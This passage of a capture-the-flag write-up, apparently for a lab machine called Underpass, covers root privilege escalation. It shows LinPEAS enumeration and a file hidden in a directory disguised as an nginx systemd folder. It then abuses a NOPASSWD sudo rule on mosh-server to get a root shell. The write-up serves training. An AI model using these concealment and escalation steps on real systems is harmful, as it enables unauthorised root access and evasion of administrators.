
User – *owned*.

2. Root

Root is quite simple – you just have to know where to look.


I always begin with manual testing by checking which processes are run by the root user.

The syntax is “*ps aux* | *grep root*”


svcMosh@underpass: ~
File Actions Edit View Help
kali@kali: ~/Documents/pen-testing/machines/active/underpass
kali@kali: ~/Documents/pen-testing/machines
svcMosh@underpass: ~

```
svcMosh@underpass:~$ ps aux | grep root
root           1  0.0  0.2 165992 11560 ?        Ss   04:00   0:03 /sbin/init
root           2  0.0  0.0      0     0 ?        S    04:00   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   04:00   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   04:00   0:00 [rcu_par_gp]
root           5  0.0  0.0      0     0 ?        I<   04:00   0:00 [slub_flushwq]
root           6  0.0  0.0      0     0 ?        I<   04:00   0:00 [netns]
root           7  0.0  0.0      0     0 ?        I    04:00   0:08 [kworker/0:0-events]
root           8  0.0  0.0      0     0 ?        I<   04:00   0:00 [kworker/0:0H-events_highpri]
root          10  0.0  0.0      0     0 ?        I<   04:00   0:00 [mm_percpu_wq]
root          11  0.0  0.0      0     0 ?        S    04:00   0:00 [rcu_tasks_rude_]
root          12  0.0  0.0      0     0 ?        S    04:00   0:00 [rcu_tasks_trace]
```

Even if we scroll all the way down, there is nothing of interest for us.




```
root       955  0.0  0.2  15432  9252 ?        Ss   04:01   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root       979  0.0  0.0   6176  1092 tty1     Ss+  04:01   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root      1042  0.0  0.7 224104 28048 ?        Ss   04:01   0:02 /usr/sbin/apache2 -k start
root      1753  0.0  0.0      0     0 ?        I    06:38   0:03 [kworker/1:3-events]
root      1932  0.0  0.0      0     0 ?        I    07:23   0:00 [kworker/u4:1-events_unbound]
root      2197  0.0  0.0      0     0 ?        I    08:09   0:00 [kworker/1:0-cgroup_destroy]
root      2285  0.0  0.0      0     0 ?        I    08:14   0:00 [kworker/u4:0-flush-253:0]
root      3503  0.0  0.0      0     0 ?        I    08:38   0:00 [kworker/0:3-events]
root      3983  0.0  0.0      0     0 ?        I    08:45   0:00 [kworker/u4:2-flush-253:0]
root      4025  0.0  0.2  17180 10964 ?        Ss   08:47   0:00 sshd: svcMosh [priv]
root      4043  0.0  0.0      0     0 ?        I    08:47   0:00 [kworker/0:1]
svcMosh   4191  0.0  0.0   6612  2252 pts/0    S+   08:49   0:00 grep --color=auto root
svcMosh@underpass:~$ 
```

Let’s try running automatic privilege escalation scan. For this purpose we will use *LinPEAS* – a well-known PE tool for Linux.

I always create an obfuscated directory somewhere in the system (typically in /var, since it is writable by everyone) where I transfer files from the host machine.

In this case I created directory masked as nginx service:




```
svcMosh@underpass:~$ cd /var/tmp
svcMosh@underpass:/var/tmp$ ls
log.delta
systemd-private-6d008c38510749359a87eeeb330576e4-apache2.service-RQYezK
systemd-private-6d008c38510749359a87eeeb330576e4-freeradius.service-JEOAFe
systemd-private-6d008c38510749359a87eeeb330576e4-ModemManager.service-TqOU09
systemd-private-6d008c38510749359a87eeeb330576e4-systemd-logind.service-ZlP47i
systemd-private-6d008c38510749359a87eeeb330576e4-systemd-resolved.service-QPXZpW
systemd-private-6d008c38510749359a87eeeb330576e4-systemd-timesyncd.service-i6Cq9W
svcMosh@underpass:/var/tmp$ mkdir systemd-private-6d008c38510749359a87eeeb330576e4-nginx.service-QEWreA
```

Next, we use *scp* to transfer files.


scp is a program used for copying files between systems. It uses SSH’s port 22 to do so.

The syntax is: “*scp [file-name] svcMosh@IP/absolute/path*”



```
┌──(kali㉿kali)-[~/…/machines/active/underpass/priv-esc]
└─$ ls
linpeas.sh  linpeas.txt  root-hash.txt  root-id_rsa  script.sh

┌──(kali㉿kali)-[~/…/machines/active/underpass/priv-esc]
└─$ sudo scp linpeas.sh svcMosh@10.10.11.48:/var/tmp/systemd-private-6d008c38510749359a87eeeb330576e4-nginx.service-QEWreA

[sudo] password for kali:
svcMosh@10.10.11.48's password:
linpeas.sh                                                                          100%  808KB 525.2KB/s   00:01
```


Then we run it:



```
svcMosh@underpass:/var/tmp/systemd-private-6d008c38510749359a87eeeb330576e4-nginx.service-QEWreA$ ls
linpeas.sh
svcMosh@underpass:/var/tmp/systemd-private-6d008c38510749359a87eeeb330576e4-nginx.service-QEWreA$ ./linpeas.sh
```


Note that it is usually very noisy (can trigger firewalls, IDS systems) but it has options to be more quite. However in this case, since this is an easy machine they are typically not configured with firewalls and/or IDS.

Usually easy machines should not have rabbit holes, but this one has – it actually has few. One of them is with MySQL service. In the following screenshot we see that there is an open port 3306 (used by the same service) and when I forwarded it to my machine and tried to access MySQL it gave an unexpected error.. (no screenshot for this is included)



```
nameserver 127.0.0.53
options edns0 trust-ad
search .

╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
No
```


The actual PE vector is this one:



```
-rw-r--r--   1 root root   96 Oct 15  2021 01-locale-fix.sh
-rw-r--r--   1 root root  726 Nov 15  2021 bash_completion.sh
-rw-r--r--   1 root root 1107 Mar 23  2022 gawk.csh
-rw-r--r--   1 root root  757 Mar 23  2022 gawk.sh
-rw-r--r--   1 root root 1557 Feb 17  2020 Z97-byobu.sh

╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /etc/init.d/moshserver
The following files aren't owned by root: /etc/init.d/moshserver

╔══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root  3500 Jan 31  2023 sbin.dhclient
-rw-r--r-- 1 root root  3448 Mar 17  2022 usr.bin.man
-rw-r--r-- 1 root root  1687 Feb  8  2024 usr.bin.tcpdump
-rw-r--r-- 1 root root   730 May 25  2024 usr.sbin.mariadbd
-rw-r--r-- 1 root root  1592 Nov 16  2021 usr.sbin.rsyslogd
```


It is about Mosh service. In general - mosh is used as a replacement for SSH, so it works in similar way.

Another result we get from LinPEAS is about *sudo-l* – another confirmation of our ability to run mosh-server as root.



```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
```


We confirm it manually:



```
svcMosh@underpass:/var/tmp/systemd-private-6d008c38510749359a87eeeb330576e4-nginx.service-QEWreA$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
```

In this case we can run this service as root, thus initiating a session and then connect to it as svcMosh which automatically drops us in root shell. We have write privileges over mosh-server which is part of the root group.


Let’s see how to do it:



```
svcMosh@underpass:/etc/init.d$ sudo mosh-server

MOSH CONNECT 60001 71rCybfL0UkWDgzlyR5u8Q

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 29328]
svcMosh@underpass:/etc/init.d$ MOSH_KEY=71rCybfL0UkWDgzlyR5u8Q mosh-client 127.0.0.1 60001
```

We first generate a key and a port to connect to by issuing *sudo mosh-server*


Then we connect by providing the key to the *MOSH_KEY* variable followed by *mosh-client* and *localhost* (because it is in the same system) and the port.



```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@underpass:~#
```

And voila! We drop at the root shell immediately.

Then we obtain the root flag:



```
root@underpass:~# ls
root.txt
root@underpass:~# cat root.txt
2403[redacted]
root@underpass:~#
```

Root – *owned*.